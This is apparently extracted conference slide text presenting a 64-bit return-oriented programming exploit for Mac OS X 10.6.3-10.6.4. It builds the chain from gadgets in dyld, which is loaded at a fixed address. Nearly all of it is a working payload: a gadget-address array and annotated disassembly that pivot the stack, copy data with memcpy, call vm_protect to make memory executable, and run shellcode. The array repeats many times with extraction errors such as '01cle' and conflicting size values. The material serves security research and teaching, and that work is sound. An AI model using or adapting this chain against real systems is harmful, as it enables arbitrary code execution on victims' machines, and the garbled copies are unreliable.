When foo returns, rax and rdi happen to contain the address of buf[]

64-bit ROP payload from dyld

- ✧ We don't know the address of buf[] or shellcode2[]
- ✧ rax, rdi contain address of buf
- ✧ Pivot to rax
- ✧ Idea: copy data from rax to fixed location in memory which is RW
- ✧ We can hardcode rsp, rbp at that point to call vm_protect on this fixed location
- ✧ Finally, execute our shellcode

Payload (10.6.3-10.6.4)

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2,rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01c1e, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

step 1:
pivot to
rax


```

0x00007fff5fc24c8b  mov     QWORD PTR [rdi+0x38],rax
0x00007fff5fc24c8f  mov     rbx,QWORD PTR [rdi+0x20]
0x00007fff5fc24c93  mov     QWORD PTR [rax],rbx
0x00007fff5fc24c96  mov     rbx,QWORD PTR [rdi+0x80]
0x00007fff5fc24c9d  mov     QWORD PTR [rax+0x8],rbx
0x00007fff5fc24ca1  mov     rax,QWORD PTR [rdi]
0x00007fff5fc24ca4  mov     rbx,QWORD PTR [rdi+0x8]
0x00007fff5fc24ca8  mov     rcx,QWORD PTR [rdi+0x10]
0x00007fff5fc24cac  mov     rdx,QWORD PTR [rdi+0x18]
0x00007fff5fc24cb0  mov     rsi,QWORD PTR [rdi+0x28]
0x00007fff5fc24cb4  mov     rbp,QWORD PTR [rdi+0x30]

0x00007fff5fc24cb8  mov     r8,QWORD PTR [rdi+0x40]
0x00007fff5fc24cbc  mov     r9,QWORD PTR [rdi+0x48]
0x00007fff5fc24cc0  mov     r10,QWORD PTR [rdi+0x50]
0x00007fff5fc24cc4  mov     r11,QWORD PTR [rdi+0x58]
0x00007fff5fc24cc8  mov     r12,QWORD PTR [rdi+0x60]
0x00007fff5fc24ccc  mov     r13,QWORD PTR [rdi+0x68]
0x00007fff5fc24cd0  mov     r14,QWORD PTR [rdi+0x70]
0x00007fff5fc24cd4  mov     r15,QWORD PTR [rdi+0x78]
0x00007fff5fc24cd8  mov     rsp,QWORD PTR [rdi+0x38]
0x00007fff5fc24cdc  pop     rdi
0x00007fff5fc24cdd  ret

```

copy rax to buf+38

copy buf+80 to buf+4
(future rip)

Our pivot:
copy &buf to rsp


```

long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};

```

rsp →

&buf →

copied to buf[0] →

we want to “nop” down to where buf is

0x00007fff5fc24cdd ret

ROP NOP


```

long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};

```

Diagram illustrating the memory layout of the `shellcode2` array. The `rsp` register points to the start of the array. The `&buf` pointer points to the memory location containing the value `0xdeadbeef00000007`, which is the 10th element of the array (index 9).

Keep nopping, skip over where rip1 was stored


```
0x00007fff5fc23396  pop    rbx
0x00007fff5fc23397  ret
```



```

long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};

```

Diagram illustrating the memory layout of the `shellcode2` array. The `rsp` register points to the first element of the array, and the `&buf` variable points to the element containing `0xdeadbeef00000007`.

Keep nopping

0x00007fff5fc24cdc	pop	rdi
0x00007fff5fc24cdd	ret	


```

long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};

```

Diagram illustrating the assembly of a shellcode array:

- rsp** (Return Pointer) points to the 10th element of the array: **0x00007fff5fc23396**.
- &buf** (Buffer Address) points to the 11th element of the array: **0xdeadbeef00000007**.

pick up &buf


```
0x00007fff5fc23396  pop    rbx
0x00007fff5fc23397  ret
```

All this work to do
mov rbx, rax

rbx now has our location in it

rsp



```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

we want to set up for a call to memcpy

We'll need values for
rbp, rdi, and rax
(we use a call to memcpy from within
a different function)

`0x00007fff5fc24cdd ret`

for some alignment later

rsp




```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

set rbp

set rbp (our hardcoded RW area)
rsp adjusted
r11 was set at the begining

0x00007fff5fc10026	pop	rbp
0x00007fff5fc10027	add	rsp, 0x10
0x00007fff5fc1002b	jmp	r11

rsp



```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396,    // rip3
    0x00007fff5fc24c8b,    // rip1
    0x00007fff5fc24cdc,    // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396,    // rip5
    0xdeadbeef00000007,    // will get &buf
    0x00007fff5fc24cdd,    // rip6
    0x00007fff5fc10026,    // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd,    // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc,    // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd,    // rip10
    0x00007fff5fc24cdd,    // rip2, rip11
    0x00007fff5fc1ddc0,    // rip12
    0x00007fff5fc1018b,    // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc,    // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0,    // rip15
    0x00007fff5fc01cle,    // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a,    // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120,    // rip18
    0xfeeb909090909090    // Put shellcode here
};
```

set rdi


```
0x00007fff5fc24cdc    pop    rdi
0x00007fff5fc24cdd    ret
```

rdi set to 0x00007fff5fc50001
an unused RW area in dyld data

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

nop over stuff used earlier

0x00007fff5fc24cdd ret

ROP NOP

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

nop over stuff used earlier

0x00007fff5fc24cdd ret

ROP NOP

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

set rax = rdi - 1


```
0x00007fff5fc1ddc0    lea    rax,[rdi-0x1]
0x00007fff5fc1ddc4    ret
```

rax points to RW

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x0000000000000100,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

call memcpy, pivot to our known location code

memcpy(0x7fff5fc50000, buf, 0x200)

```
0x00007fff5fc1018b    mov     rdx,r12
0x00007fff5fc1018e    mov     rsi,rbx
0x00007fff5fc10191    mov     rdi,rax
0x00007fff5fc10194    call    0x7fff5fc234f0 <__dyld_memcpy>
0x00007fff5fc10199    mov     rax,r13
0x00007fff5fc1019c    mov     rbx,QWORD PTR [rbp-0x18]
0x00007fff5fc101a0    mov     r12,QWORD PTR [rbp-0x10]
0x00007fff5fc101a4    mov     r13,QWORD PTR [rbp-0x8]
0x00007fff5fc101a8    leave
0x00007fff5fc101a9    ret
```

Pivot to hardcoded, known address
leave sets rsp = rbp (0x7fff5fc50098)

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
}
```

Now we know the value of rsp, our code at known location
Set rdi in order to set rax

0x00007fff5fc24cdc	pop	rdi
0x00007fff5fc24cdd	ret	

rdi set to 0x1001

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x0000000000000100,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

set rax = rdi - 1


```
0x00007fff5fc1ddc0    lea    rax,[rdi-0x1]
0x00007fff5fc1ddc4    ret
```

rax = 0x1000
size to vm_protect

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
};
```

set rbx, r12

rbx = 0x7 (RWX)

r12 points has property that

$[r12+0xfa]=0$

Leave is okay, because we set
rbp appropriately

0x00007fff5fc01c1e	pop	rbx
0x00007fff5fc01c1f	pop	r12
0x00007fff5fc01c21	pop	r13
0x00007fff5fc01c23	pop	r14
0x00007fff5fc01c25	pop	r15
0x00007fff5fc01c27	leave	
0x00007fff5fc01c28	ret	

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396,    // rip3
    0x00007fff5fc24c8b,    // rip1
    0x00007fff5fc24cdc,    // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396,    // rip5
    0xdeadbeef00000007,    // will get &buf
    0x00007fff5fc24cdd,    // rip6
    0x00007fff5fc10026,    // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd,    // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc,    // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd,    // rip10
    0x00007fff5fc24cdd,    // rip2, rip11
    0x00007fff5fc1ddc0,    // rip12
    0x00007fff5fc1018b,    // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc,    // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0,    // rip15
    0x00007fff5fc01cle,    // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a,    // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120,    // rip18
    0xfeeb909090909090    // Put shellcode here
}
```

get vm_protect called (within
ImageLoaderMach::segProtect)


```
kern_return_t vm_protect (vm_task_t target_task, vm_address_t address, vm_size_t size,  
                          boolean_t set_maximum, vm_prot_t new_protection)
```

```
0x00007fff5fc0d34a  mov     r8d,ebx  
0x00007fff5fc0d34d  xor     ecx,ecx  
0x00007fff5fc0d34f  mov     rdx,rax  
0x00007fff5fc0d352  mov     rsi,QWORD PTR [rbp-0x40]  
0x00007fff5fc0d356  lea     rax,[rip+0x3280f]  
0x00007fff5fc0d35d  mov     edi,DWORD PTR [rax]  
0x00007fff5fc0d35f  call    0x7fff5fc1d122 <__dyld_vm_protect>  
0x00007fff5fc0d364  test    eax,eax  
0x00007fff5fc0d366  je      0x7fff5fc0d38d  
0x00007fff5fc0d38d  cmp     BYTE PTR [r12+0xfa],0x0  
0x00007fff5fc0d396  je      0x7fff5fc0d406  
0x00007fff5fc0d406  mov     rbx,QWORD PTR [rbp-0x28]  
0x00007fff5fc0d40a  mov     r12,QWORD PTR [rbp-0x20]  
0x00007fff5fc0d40e  mov     r13,QWORD PTR [rbp-0x18]  
0x00007fff5fc0d412  mov     r14,QWORD PTR [rbp-0x10]  
0x00007fff5fc0d416  mov     r15,QWORD PTR [rbp-0x8]  
0x00007fff5fc0d41a  leave  
0x00007fff5fc0d41b  ret
```

Sets target_task (rdi) for us (mach_task_self)
address (rsi) comes from a local variable we control
size (rdx) we loaded into rax

set_maximum (rcx) is set to 0 in this code
new_protection (r8) we loaded into rbx

rsp

```
long shellcode2[] = {
    0xdeadbeef00000000,
    0xdeadbeef00000001,
    0x00007fff5fc23396, // rip3
    0x00007fff5fc24c8b, // rip1
    0x00007fff5fc24cdc, // rip4
    0xdeadbeef00000005,
    0x00007fff5fc23396, // rip5
    0xdeadbeef00000007, // will get &buf
    0x00007fff5fc24cdd, // rip6
    0x00007fff5fc10026, // rip7
    0x00007fff5fc50098,
    0x00007fff5fc24cdd, // rip8
    0x0000000000000200,
    0x00007fff5fc24cdc, // rip9
    0x00007fff5fc50001,
    0x00007fff5fc24cdd, // rip10
    0x00007fff5fc24cdd, // rip2, rip11
    0x00007fff5fc1ddc0, // rip12
    0x00007fff5fc1018b, // rip13
    0x00007fff5fc500e8,
    0x00007fff5fc24cdc, // rip14
    0x00000000000001001,
    0x00007fff5fc1ddc0, // rip15
    0x00007fff5fc01cle, // rip16
    0x0000000000000007,
    0x00007fff5fc4ff6e,
    0x00007fff5fc50000,
    0x0000000000000000,
    0xdeadbeef00000028,
    0x00007fff5fc50110,
    0x00007fff5fc0d34a, // rip17
    0xdeadbeef00000031,
    0xdeadbeef00000032,
    0xdeadbeef00000033,
    0xdeadbeef00000034,
    0x00007fff5fc50120, // rip18
    0xfeeb909090909090 // Put shellcode here
}
```

Execute the shellcode
(begins at 0x00007fff5fc50120)

Conclusions

- ✦ The biggest change between Leopard and Snow Leopard was that the heap was made non-executable
- ✦ 64-bit processes and 32-bit plugins
- ✦ ASLR did not change
- ✦ ROP is possible exclusively using dyld which is at a fixed address

Questions?

- ✦ Contact me at cmiller@securityevaluators.com